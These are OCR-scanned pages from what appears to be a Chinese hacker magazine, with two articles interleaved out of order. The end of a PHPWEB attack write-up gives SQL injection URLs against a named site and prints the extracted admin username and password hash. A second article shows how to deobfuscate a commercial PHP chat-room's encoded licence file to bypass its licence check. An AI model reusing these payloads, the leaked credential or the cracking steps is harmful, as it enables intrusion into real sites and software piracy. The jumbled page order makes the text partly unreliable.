


图4　phpinfo解密

查询版本，提交：http://tyesh.cn/member/home.php?mid=122' union select 1,2,3,4,5,6,concat(@@version,0x3a,user(),0x3a,database()),8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3%23，如图5。

查询管理员账号密码，构造：http://tyesh.cn/member/home.php?mid=122' union select 1,2,3,4,5,6,concat(user,0x3a,password),8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3 from pwn_base_admin%23，如图6。

账号密码出来了，是gprssdlxr:bbd3a94ad1006aef04474a43f8525d。

月光小屋聊天室解密笔记

图 HideHai

从本文你可以学到：

月光小屋聊天室破解流程

写下这篇笔记是因为之前需要用到个聊天室，一开始是考虑国外的，但没有找到合适的，然后看到了月光小屋，虽然不能说做的很好，不过满足一般用户是足够了。

这套程序需要购买，非授权版本只能支持10人在线，找不到其它比较满意的程序了，先拿着看看。

这套程序采用PHP+MYSQL搭建，能支撑在线用户200-300人，多房间多人同步聊天以及进行视频，具体信息可以在官网查看：http://s-net.cn。

下载源代码后，**发现在根目录有授权文件licence.php，对授权文件的验证是由在include目录下的Global.php完成的**，所以如果要实现非授权，这个Global.php文件就很重要了。

不过事先我们是不知道这个文件是用来验证授权的，只不过因为它的命名释义，以及查看其它文件对它的引用数量。很显然，其中有能用到的重要信息，即使它不是验证授权的文件，通过解密我们也可以找到具体的验证文件。




图5　暴版本等信息




图6　管理员密码

五、结束语

机遇只垂青于有准备的人，祝“非安全”迷们都能有所成就吧，下期再见。

（PHPWEB分享式智能网站管理系统UTF-8简体中文版v1.2.0已经收录在光盘中）

编辑点评：

简洁明了的文章，可以明确问题的重点在哪里，新手朋友更容易接受。

下面我们就来开始破解之路，因为是回忆的笔记，我更多是靠图片衔接和少量文字来说明过程。打开Global.php，这个文件由两部分组成，上半部分字串代表了解密函数，eval()是这个文件中被加密了的代码，如图1。





图1　障眼法

首先要破除文件的障眼法，这一大堆变量名让人眼花缭乱，我们用其它的单词对变量名进行替换，这个过程需要有耐心。建议大家用editplus等编辑器进行查找替换，会省力很多的，替换后结果如图2。



```
function fundecode($tag){

    $tag = base64_decode($tag);
    $fundecode = 0;
    $share = 0;
    $dog = 0;
    $cat = (ord($tag[1]) << 8) + ord($tag[2]);
    $mouse = 3;
    $rabit = 0;
    $bird = 16;
    $hook = "";
    $mone = strlen($tag);                          //取得需要解密内容的长度10
    $_file = __FILE__;                             //获取文件地址D:\www\chat
    $_file = file_get_contents($_file);            //获取文件内容
    $magic = 0;

    preg_match("/(print|sprint|echo)/", $_file, $magic);


    for (;$mouse<$mone;){                          //如果长度大于3则开始循环
        if (count($magic)){    // 数组中的元素数目或对象中的属性个数
            exit;
        }
        if ($bird == 0)
        {
            $cat = (ord($tag[$mouse++]) << 8);
            $cat += ord($tag[$mouse++]);
            $bird = 16;
        }
            if ($cat & 0x8000)
            {
                $fundecode = (ord($tag[$mouse++]) << 4);
                $fundecode += (ord($tag[$mouse]) >> 4);
                if ($fundecode){
                    $share = (ord($tag[$mouse++]) & 0x0F) + 3;
                    for ($dog = 0; $dog < $share;$dog++)
                        $hook[$rabit+$dog] = $hook[$rabit-$fundecode+$dog];
                        $rabit += $share;
                    }else{
                        $share = (ord($tag[$mouse++]) << 8);
                        $share += ord($tag[$mouse++]) + 16;
                        for ($dog = 0; $dog < $share;
                        $hook[$rabit+$dog++] = $tag[$mouse]);
                        $mouse++;
                        $rabit += $share;
                    }
                }else
                $hook[$rabit++] = $tag[$mouse++];
                $cat <<= 1;
```

图2　替换后的代码

看下图2的代码，上半部分对传入的参数进行base64解密，获得参数所代表的文件地址，读入文件的内容，对文件内容进行处理。代码下部分的内容比较复杂，又是循环又是移位。

当时在这个地方下了不少功夫，不过突然间发现了这段代码的致命伤，我们的目的是为了获得文件的源代码，不论它怎么处理和移位，最终输出的都是可执行的脚本代码，那硬伤在哪里呢？


程序的作者为了保护代码，得不偿失的使用了加密。为了防止加密被破解从而输出源代码，用了正则匹配输出语句。如果文件内容里有输入语句，则终止脚本的执行，关键代码如图3。



```
preg_match('/(print|sprint|echo)/', $_file, $magic);

for (;$mouse<$momo;){                              //如果长度大于3则开始循环
    if (count($magic)){     // 数组中的元素数目或对象中的属性个数
        exit;
    }
    if ($bird == 0)
    {
        $cat = (ord($tag[$mouse++]) << 8);
        $cat += ord($tag[$mouse++]);
        $bird = 16;
    }}
```

图3 关键代码



```
                    $rabit += $share;
                }
                }else
                $hook[$rabit++] = $tag[$mouse++];
                $cat <<= 1;
            //   echo "<br>cat is:".$cat;
                $bird--;
                if ($mouse == $momo){
                    $_file = implode("", $hook);
                    $_file = "?".">".$_file."<"."?";
                    echo $_file;
                    return $_file;
                }

        }
    }
}
